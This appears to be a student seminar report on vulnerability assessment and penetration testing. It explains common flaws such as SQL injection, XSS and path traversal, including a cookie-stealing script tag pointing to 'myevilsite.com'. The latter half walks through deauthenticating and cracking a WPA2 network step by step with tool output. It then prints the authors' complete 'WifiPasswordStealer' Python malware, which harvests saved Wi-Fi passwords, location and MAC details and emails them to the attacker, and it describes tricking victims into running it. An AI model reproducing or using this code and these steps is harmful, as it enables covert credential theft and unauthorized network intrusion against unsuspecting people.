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ABSTRACT

Perhaps the most important phase in Ethical Hacking is Vulnerability Assessment . No matter how well a certain piece of software was made , it will always be susceptible to some weaknesses . These weaknesses are known as vulnerabilities . Identification of these vulnerabilities comes under the phase of Vulnerability assessment . These vulnerabilities are left behind sometimes on purpose , as a backdoor by the person , organisation , group or company that authored the software , or unintentionally , not on purpose . The cause might be because of including a dependency that has a known bug which has not been patched , whether a patch for the same is available or not . Some of the weaknesses that can be prevented by vulnerability assessment phase are privilege escalation , Cross Site Scripting also popularly known as XSS , SQL injection and many more .

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INTRODUCTION

Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. These [cyberattacks](#) are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users; or interrupting normal business processes. It is a set of techniques used to protect the integrity of networks , programs and data from attack , damage or unauthorized access .

Implementing effective cybersecurity measures is particularly challenging today because there are more devices than people and attackers are being forced to become more creative and innovative .

Need

At a time when more and more software is being created at an accelerated pace and proper software development practices are not being followed , there are a host of vulnerabilities being left behind in the developed softwares to be determined and exploited by a variety of actors , both good and bad , for positive and nefarious purposes alike .

WHAT ARE VULNERABILITIES ?

Vulnerabilities as per definition is given as :

“ the quality or state of being exposed to the possibility of being attacked or harmed either physically or emotionally “

In the sense of computer , in the context of computer and network security , it gains a slightly different meaning

“ vulnerability is a weakness which can be exploited by a threat actor , such as an attacker , to perform unauthorized actions within a computer system or a network of computer and its peripherals “

In lay man's terms a vulnerability is

a loophole in the design strategy which can be taken advantage of to make the target perform actions that were not intended to , for his/her own advantage.

WHY DO VULNERABILITIES EXIST?

Every developer working enthusiastically on building a project , trying to beat the production deadline or a submission deadline may leave behind open ends , which result into unintended vulnerabilities .

There may be a variety of vulnerabilities in a software , network or system and the reason for each may be different :

- i) Very large projects tend to grow linearly or exponentially with size which substantially increase probability of flaws and unintended access points .
- ii) Familiarity : Using open source , well-known , common snippets of code from platforms like Stack Overflow , AskUbuntu etc , increases the probability an attacker has or can find the knowledge and tools to exploit the flaw.
- iii) Connectivity : More physical connections, privileges, ports, protocols, and services and time each of those are accessible increase vulnerability .
- iv) Password management flaws: The computer user uses weak passwords that could be discovered by brute force. The computer user stores the password on the computer where a program can access it. Re-used passwords by users between many programs and websites creates such flaws .
- v) Fundamental Operating System Design flaws :
The operating system that the designer chooses to enforce suboptimal policies on user/program management .
Example : Operating system that the designer chooses to enforce suboptimal policies such as default permit grant every program and every user full access to the entire computer . This operating system flaw allows viruses and malware to execute commands on behalf of administrator .
- vi) Internet Website Browsing :
Some internet websites may contain harmful Spyware or Adware that can be installed automatically on the computer system .After visiting those websites , the computer system becomes infected and personal information gets collected and passed to third party individuals .
- vii) Unchecked user input :
The program assumes that all user input is safe . Programs that do not check user input can allow unintended direct execution of commands or SQL statements .

viii) Not learning from past mistakes :

Most of the vulnerabilities discovered in Ipv4 protocol were again discovered in Ipv6 protocol software implementations .

Research has shown that the most vulnerable part of information system is the human user , operator , designer , basically the human element of the entire system . So humans should be considered as asset , threat , information resources . The part of ethical hacking that involves compromising the human aspect of the information system is called Social Engineering which is a growing concern .

TYPES OF VULNERABILITIES

Vulnerabilities can appear in the most unexpected of places and come in pretty much all shape and sizes . For the sake of classification , they can broadly be classified into following categories :

1) Buffer Overflow :

Buffer Overflow also called a buffer overrun is a program anomaly where a program while writing data to a buffer , overruns the boundary of the buffer and overwrites the neighbouring memory locations . Buffer overflows can be triggered by not correctly formed inputs . Buffers are widespread in Operating System code , so it is possible to make attacks that perform privilege escalation and gain unlimited access to computer's resources . The notorious Morris Worm of 1988 used Buffer Overflow as its attack strategy

2) Dangling Pointers :

Another very popular programming mistake that leads to wild pointers .

These are pointers that do not point to a valid object of appropriate type . These arise during object destruction , when an object that has an incoming reference is deleted or deallocated , without modifying value of the pointer , so that the pointer still points to the memory location of the deallocated memory .

Example : In following snippet of C code :

```
#include<stdlib.h>
void func()
{
    char *var = malloc(SOME_CONSTANT);
    -----*  some lines of code  *-----
    free(var);    //var is now a dangling pointer
    var = NULL; //var is no longer dangling
}
```

3) Code injection :

is the exploitation of a computer bug that is caused by processing invalid data. Done by attacker to introduce ie: inject code into a vulnerable computer program and can change the course of execution . Successful code execution may be catastrophic and may result in allowing computer worms to propagate . Injection flaws are mostly found in SQL , LDAP , Xpath or NoSQL queries . Possible consequences of injection can be data loss , corruption , denial of access or even a complete host takeover .

Example :

SQL Injection

Consider a web page that has two fields to allow users to enter a username and a password. The code behind the page generates following SQL query to check the password against list of usernames :

```
SELECT Username
FROM User
WHERE Username = 'username'
AND Password = 'password'
```

If a malicious user enters a valid username and injects some valid code { password ' OR '1' = '1' } in the Password field , then resulting query looks like this :

```
SELECT Username
FROM User
WHERE Username = 'username'
AND Password = 'password' OR '1' = '1'
```

The '1' = '1' will always be true and many rows will be returned , thereby allowing access

HTML Script injection , Object injection , Remote file injection , Format Specifier injection and Shell injection are some other types of injection vulnerabilities .

4) Cross Site Scripting

also referred to as XSS are typically found in web applications . XSS enable attackers to inject client-side scripts into web pages viewed by others . An XSS may be used by attackers to bypass access controls such as same-origin policy .

Mostly divided into Non-persistent ie: reflected and Persistent ie: stored XSS attacks.

Example of Non-persistent XSS :

Suppose you visit www.xyz.com where you have an account . When you search for something say "abc" and if no results were found , the webpage returns "abc not found" and the url becomes "<http://xyz.com/search?q=abc>" . This is normal expected behaviour .

However if in the search box you enter :

<script type="application/javascript"> alert(1) ; </script> then ,

a) an alert box appeared with its contents as 1 .

b) the web page displays "not found" along with the error message with text

1

c) the url becomes

“[http://xyz.com/search?q=<script%20type='application/javascript'>alert\(1\)</script>](http://xyz.com/search?q=<script%20type='application/javascript'>alert(1)</script>)
which is exploitable behaviour .

Example of Persistent XSS :

Again suppose you have an account at <http://xyz.com> and you login and go to the news section where in the comments section you enter

“This ASUS ROG series motherboard is amazing !<script
src=”<http://myevilsite.com/authstealer.js>”>

where the authstealer.js is a malicious javascript code you have written .

When anyone else loads the same page with the comment you have posted , your malicious script tag is executed and it steals the other user’s authorization cookie , sending it to your server for collection .

Viola , now you can hijack anyone else’s session and impersonate that person .

5) Directory Traversal attacks :

Also called path traversal attacks consist in exploiting insufficient security validation or rather sanitization of user-supplied input file names , such that characters representing “traverse to parent directory” are passed through to the file APIs .

Purpose of this attack is to gain unauthorized access to the file system .

Sometimes this is also called the “dot dot slash” or ../ attack .

Example :

If something like this is included in your backend code :

```
<?php
    $template = 'something.php';
    if(isset($_COOKIE['TEMPLATE']))
        $template = $_COOKIE['TEMPLATE'];
    include ("/home/users/phpguru/templates/" . $template);
?>
```

then ,

and attack against your system could send following HTTP request :

GET / vulnerable.php HTTP /1.0

cookie: TEMPLATE=../../../../../../../../etc/passwd

The / etc/passwd file commonly contains hashed passwords . Collecting the hashed passwords can then be cracked by crackers .

TOOLS TO FIND VULNERABILITIES

A number of tools are available to detect the vulnerabilities explained above .

Some tools are more customized for a specific type of vulnerabilities , while some are more generic :

1) Buffer Overflow :

GHIDRA : one of the latest and greatest tools available nowadays .

It is a Software Reverse Engineering (SRE) framework created and maintained by NationalSecurity Agency (NSA) Research Directorate . It includes a suite of full-featured , high-end software analysis tools that enable users to analyze compiled code on a variety of platforms including Windows , MacOS and Linux .

It can disassemble , assemble , decompile , graph and script .

2) Code injection :

easier to find by source code review than by testing . Fuzzers and scanners can help immensely .

Some popular examples are :

WebScarab : a framework for analyzing application that communicate using the HTTP and HTTPS protocols .

JbroFuzz : a web application fuzzer

WSFuzzer : real-world manual SOAP pen testing tool .

BurpSuite : is perhaps the most web vulnerability detection utility .

It contains a fuzzer and a scanner among a wide host of other useful utilities .

Wireshark : a very widely used network protocol analyzer .

Aircrack-ng : complete suite of tools to assess Wifi network security

WHAT IS PENETRATION TESTING ?

Penetration testing , also referred to as pen testing or even ethical hacking , is the practice of testing a computer system or web application to find security vulnerabilities that an attacker could exploit .

It can be automated with software applications or performed manually . Eitherway , the process involves gathering information about the target before the attempt , identify possible entry points , attempt breaking in and reporting back the results .

WHY TO PERFORM PENETRATION TESTING ?

The main constituents of any organization or a company is the human beings involved . Whatever the company makes or whatever the company consumes is also a product of humans involved . As such , it is inherent to some weaknesses or vulnerabilities according to above explanation about vulnerabilities . This makes a Penetration Test quite essential for any company or organization .

One of the most important reasons of a “pen test” is to identify weak spots in an organization’s security posture as well as measure the compliance of its security policy , test the awareness of the people working about security issues and determine whether and how to organization would be subject to security disasters .

It can also highlight weakness in a company’s security policies . Example :
although a security policy focuses on preventing and detecting an attack on an enterprise’s system , that policy may not include a process to expel a malicious agent .

For example , very recently there was a major security lapse at ASUS , one of the world’s largest computer makers in the world . In this attack cyber-criminals hijacked the ASUS computers software update tool to install malware on client computers . ASUS live update tool , which comes pre-installed in every ASUS computer , contacts the ASUS update server periodically to see if any firmware or other software updates are available such as BIOS , UEFI , drivers and applications and the tool installed on laptops and other devices .

Here attackers performed a sophisticated supply chain attack to compromise the company server and infect the user’s computer directly with the malware through automatic software update utility .

SAMPLE PENETRATION TEST

Results of Reconnaissance stage :

Typically all devices that interact with the internet are located behind some router , gateway or such a device . The reasons for such a network architecture are :

1) As of today Ipv4 is more popular for assigning IP addresses . However these are very limited as compared to number of internet connected devices . Thus most of the devices are placed behind deviecs like routers , modems etc , that act as a gateway and assign temporary IP addresses whereas , all traffic from a certain network behind a router appears to come from a single IP address ,which is the one given to the router by the DHCP server of the ISP [Internet Service Providers].

2) Another major reason is that , no one outside the client router network can access or identify any device inside the network .

Devices inside the network can request for resources on the internet and get responses accordingly , but no device on the internet can request for any resource on inside the network .

3) Most of the times ISP run a NAT [Network Address Translation] network for security of their clients . A NAT network is different from typical architecture of routers in the sense that , one or more ports can be opened in a router towards a particular device inside a network , but no such exception can be made in a NAT network .

In such a situation , how is a penetration tester supposed to gain access to a nework and enumerate the devices in the network and gain access ?

In such an arrangement , the penetration tester has multiple options

- 1) Target the ISP and its DHCP server
- 2) Determine vulnerabilities in the firmware of the router and exploit that .
- 3) Determine vulnerabilities in the communication protocol of the network and exploit that .
- 4) Target the endpoint , that is the individual network or any device within .




Fig 1

Typically , the weakest point in this arrangement is the client network , so we will be targetting that .

For the sake of this demonsrtation , we will be considering a Wifi network with the most secure and latest communication protocol : WPA2 with TKIP [Temporal Key Integrity Protocol] .

There are 2 possible attack vectors :

Attack Vector 1 : Aircrack-ng suite of tools :

Requirements for Attacker :

- a) Kali 2017.1 and above
- b) wireless adapter that includes a chipset which can support monitor mode at 2.4 Ghz and 5Ghz frequencies .
Eg: Realtek RTL8812AU USB Wireless adapter .
- c) aircrack-ng suite of tools .

{ Below is the Realtek8812AU chipset adaptor }



Fig 2

Step 1 :

Install the drivers for the adaptor by following commads :

- 1) *apt-get update*
- 2) *apt-get install realtek-rtl88xxau-dkms*

Step 2 : Bring wireless adaptor into monitor mode by following commands :

- 1) *ifconfig wlan0 down*
- 2) *airodump-ng check kill* // this kills processes like wpa_supplicant and dhclient
- 3) *iwconfig wlan0 mode monitor*
- 4) *ifconfig wlan0 up*

Step 3 : Scan for wireless networks near you by following command :

airodump-ng wlan0 // wlan0 is the interface we are using .

```
CH 9 ][ Elapsed: 30 s ][ 2019-04-08 04:53
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
28:CF:DA:B1:6E:2B	-80	51	2 0	1	195	WPA2	CCMP	PSK	Naweed's Wi-Fi Network
00:17:7C:8D:69:3F	-85	10	0 0	6	270	WPA2	CCMP	PSK	Sache
18:A6:F7:43:67:48	-89	1	14 0	6	135	WPA2	CCMP	PSK	MyWifi_MyRules

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	DA:A1:19:CB:6A:B0	-64	0 - 6	0	2	
(not associated)	DA:A1:19:94:FA:AE	-69	0 - 1	0	1	
(not associated)	DA:A1:19:12:43:F7	-71	0 - 1	0	1	
(not associated)	DA:A1:19:12:67:1B	-71	0 - 1	0	1	
(not associated)	DA:A1:19:DE:F8:75	-71	0 - 1	0	1	
(not associated)	DA:A1:19:A6:2E:E2	-73	0 - 1	0	1	
18:A6:F7:43:67:48	58:00:E3:D6:DC:0F	-33	0 - 1e	2	36	
18:A6:F7:43:67:48	E4:46:DA:99:93:23	-74	0 - 6	0	2	
18:A6:F7:43:67:48	0C:9D:92:99:84:04	-83	0 - 1e	0	6	MyWifi_MyRules,kiwi country

Fig 3

Suppose our target wireless network is the one indicated by BSSID : 18:A6:F7:43:67:48 , whose corresponding ESSID is : MyWifi_MyRules

Step 4 : Scan for devices on the network and collect network traffic :

```
airodump-ng -bssid 18:A6:F7:43:67:48 -channel 6 -o Seminar wlan0
```

// we have specified channel 6 because we know it from Step 3

Fig 4

```
CH 6 ][ Elapsed: 1 min ][ 2019-04-08 05:03

BSSID          PWR RXQ Beacons    #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
18:A6:F7:43:67:48  0  0      32      997    0  6 135  WPA2 CCMP  PSK  MyWifi_MyRules

BSSID          STATION          PWR   Rate    Lost    Frames  Probe
18:A6:F7:43:67:48 C4:E9:84:DA:45:75  -1    1e- 0     0        14
18:A6:F7:43:67:48 58:00:E3:D6:DC:0F -35    1e- 1e     0        55
18:A6:F7:43:67:48 DA:A1:19:77:34:04 -73    0 - 1     0        47  MyWifi_MyRules
18:A6:F7:43:67:48 E4:46:DA:99:93:23 -81    1e- 1e   249       1032  MyWifi_MyRules
18:A6:F7:43:67:48 0C:9D:92:99:84:04 -83    1e- 1e     0         19  MyWifi_MyRules
```

Here we see that there are 5 devices on the network whose individual MAC Addresses are given under the STATION column .

Our goal is to capture the 4-way handshake and crack it .

To do that we must first deauthenticate the devices currently on the network .

Step 5 : Deauthenticate devices on the network :

aireplay-ng -0 0 -a 18:A6:F7:43:67:48 wlan0 // This command basically launches a DOS attack against the router

```
root@kali:~# aireplay-ng -0 0 -a 18:A6:F7:43:67:48 wlan0
05:03:09 Waiting for beacon frame (BSSID: 18:A6:F7:43:67:48) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:03:11 Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
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05:03:12 Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
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05:03:20 Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:21 Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
```

Fig 5

When we stop above attack , and devices auto-reconnect to the router , we catch the WPA handshake .

Step 6 : Select / Create wordlist :

To bruteforce a WPA2 password , either select a good wordlist like

rockyou.txt =>

crunch 11 12 Jafrs729820 -w Seminar_List

crunch => tool to be used

- 11 => minimum number of character in each word

- 12 => maximum number of character in each word

Jafrs729820 => Characters to be used to form words

-w Seminar_List = Output to be written to file named Seminar_List

This creates a file of approximately 12 MB which we will use for cracking the password .

Step 7 : Crack the wifi password :

aircrack-ng Seminar-01.cap -w Seminar_List

Fig 6

```
[00:02:01] 567872/999995 keys tested (4861.97 k/s)

Time left: 1 minute, 28 seconds                    56.79%

KEY FOUND! [ Jafars729820 ]

Master Key      : 7B D2 9B 0D EB F2 3B 88 A3 9A 79 FA 13 75 EA 0D
                  0C 0D 25 44 1A F4 CB B1 DE 32 A7 BD D5 90 73 C4

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 62 A9 A9 5D 7D 1F 18 48 4F 74 0F 33 2C E2 26 B1
root@kali:~# sc
```

Time required for cracking the password depends on the speed of your CPU .

Here we could hash and check roughly 4800 keys per second because aircrack-ng is being used which utilizes the CPU only .

Incase of a much larger wordlist , we can use hashcat which utilizes the GPU .

From our experiments , on a Lenovo Ideapad 310 with a Nvidia GeForce 920M we were able to crush roughly 60,000 keys per second .

Advantages of this technique :

- 1) No victim involvement
- 2) No social engineering involved .

Disadvantages of this technique :

- 1) This involves brute-forcing
- 2) Success in cracking password depends on quality of wordlist
- 3) If wordlist is of poor quality , it may take an extremely long time to crack the password .

Attack Vector 2 : WifiPasswordStealer

Author : This tool was designed and developed from scratch by us .

Use : Retrieves

- a) Public IP address
- b) ISP
- c) Location
- d) MAC Address
- e) All SSID and WPA2 Passwords

by emailing them to email address specified by hacker

Requirements : python pre-installed on target computer and working internet connection .

{ ----- CODE with EXPLANATION ----- }

The code is available at : https://github.com/GibJaf/Wifi_Password_Stealer

===== mail_password.py =====

```
# Made from scratch by Gibraan Jafar
```

```
# ===== DISCLAIMER =====
```

```
# Only for educational purposes .
```

```
# Use it only at your own risk .
```

```
# The author is not responsible for your actions
```

```
import os
```

```
import re
```

```
import subprocess
```

```
import smtplib
```

```
import imghdr
```

```
from email.message import EmailMessage
```

```
import uuid
```

```
import sys
```

```
import json
```

```
import urllib.request
```

```
MAC = ''
```

```
OS = ''
```

```
COMMAND_WINDOWS = "netsh wlan show profile"
```

```
COMMAND_LINUX = "sudo grep -r '^psk=' /etc/NetworkManager/system-connections/"
```

```
RE_LINUX = '/etc/NetworkManager/system-connections/(.*)'
```

```
URL = 'http://ipinfo.io/json'
```

```
def main():  
    identify()  
    get_ip()  
    get_passwords()  
    send_mail()
```

```
def identify():  
    global MAC, OS  
    MAC = str((hex(uuid.getnode())))  
    OS = sys.platform
```

```
def get_ip():  
    file = open(MAC, 'w')  
    response = urllib.request.urlopen(URL).read()  
    data = json.loads(response.decode('utf-8'))  
    file.write("IP = " + data['ip'] + "\n")  
    file.write("ISP = " + data['org'] + "\n")  
    file.write("City = " + data['city'] + "\n")  
    file.write("State = " + data['region'] + "\n")  
    file.write("Country = " + data['country'] + "\n")  
    file.write("\n ----- \n" + "\n")  
    file.write(" MAC Address = " + MAC + "\n")
```

```
def get_passwords():  
    file = open(MAC, 'a')  
  
    if OS == 'win32':  
        output = subprocess.check_output(COMMAND_WINDOWS).decode('ascii').split('\n')  
        SSID = list()  
        # Get SSIDs  
        for name in output:  
            try:  
                Name = name.split(':')[1].strip() # strip() removes a leading  
                SSID.append(Name)  
            except:  
                pass  
  
        # Get PSK of each SSID  
        # SSID[0]=<blank> which when given to below check_output() causes error .  
        # So the try except handles it  
        for ssid in SSID:  
            try:  
                Password = subprocess.check_output(COMMAND_WINDOWS + ' name="' +  
ssid + '" key=clear').decode('ascii')  
                PSK = re.findall('Key Content(.*)\n', Password)  
                [0].strip().split(':')[1].strip()  
                file.write(ssid + ', ' + PSK + '\n')  
                # print(ssid, ' ', PSK)  
            except:
```

```

        pass

    elif OS == "linux" or OS == "linux2" or OS == "linux3":
        output = subprocess.check_output(COMMAND_LINUX, shell=True).decode('utf-
8').split('\n')
        for pair in output:
            try:
                pair = re.findall(RE_LINUX, pair)[0].split(':')
                ssid = pair[0]
                psk = pair[1].split('=')[1]
                file.write(ssid + ',' + psk + '\n')
            except:
                pass

    else:
        print("No support for this OS as yet !!")

    file.close()

def send_mail():
    EMAIL_ADDRESS = "" # insert email address from which email must be sent
    EMAIL_PASSWORD = "" # insert app password which given by gmail

    contacts = [ ] # Add email addresses in this list
                    # example : [ "abc@xyz.com" , "def@ghi.com" ]

    msg = EmailMessage()
    msg['Subject'] = "Steal Wifi Passwords"
    msg['From'] = EMAIL_ADDRESS
    msg['To'] = contacts

    file_size = get_file_size(MAC)
    #print("Size of MAC = ", file_size)

    with open(MAC, 'r') as f:
        stuff = f.read(file_size)
        msg.set_content(stuff)

    with smtplib.SMTP_SSL('smtp.gmail.com', 465) as smtp:
        smtp.login(EMAIL_ADDRESS, EMAIL_PASSWORD)
        smtp.send_message(msg)

def get_file_size(file_name):
    path = os.path.dirname(os.path.realpath(file_name))
    return os.path.getsize(path + "/" + file_name)

if __name__ == "__main__":
    main()

```

Step 1 :

Get the malicious program across to the victim by either email it , hosting it on a web server or by a USB .

Here we have demonstrated the email delivery mechanism





Fig 7

Step 2 : Social engineer the victim into executing it .

A terminal window with a black background and green text. The prompt is 'el1t3@314d3:~/Downloads/Document\$'. The user enters 'ls', and the output is 'mail_password.py'. The user then enters 'python mail_password.py'. The prompt returns, and the user enters 'ls' again, with 'mail_password.py' listed as output. The terminal ends with the prompt 'el1t3@314d3:~/Downloads/Document\$' and a cursor.

```
el1t3@314d3:~/Downloads/Document$  
ls  
mail_password.py  
el1t3@314d3:~/Downloads/Document$  
python mail_password.py  
el1t3@314d3:~/Downloads/Document$  
ls  
mail_password.py  
el1t3@314d3:~/Downloads/Document$  
█
```

Fig 8

The program quietly executes , without the victim coming to know anything .

Step 3 : In the background , the attacker gets an email , with everything required to locate and penetrate the network .

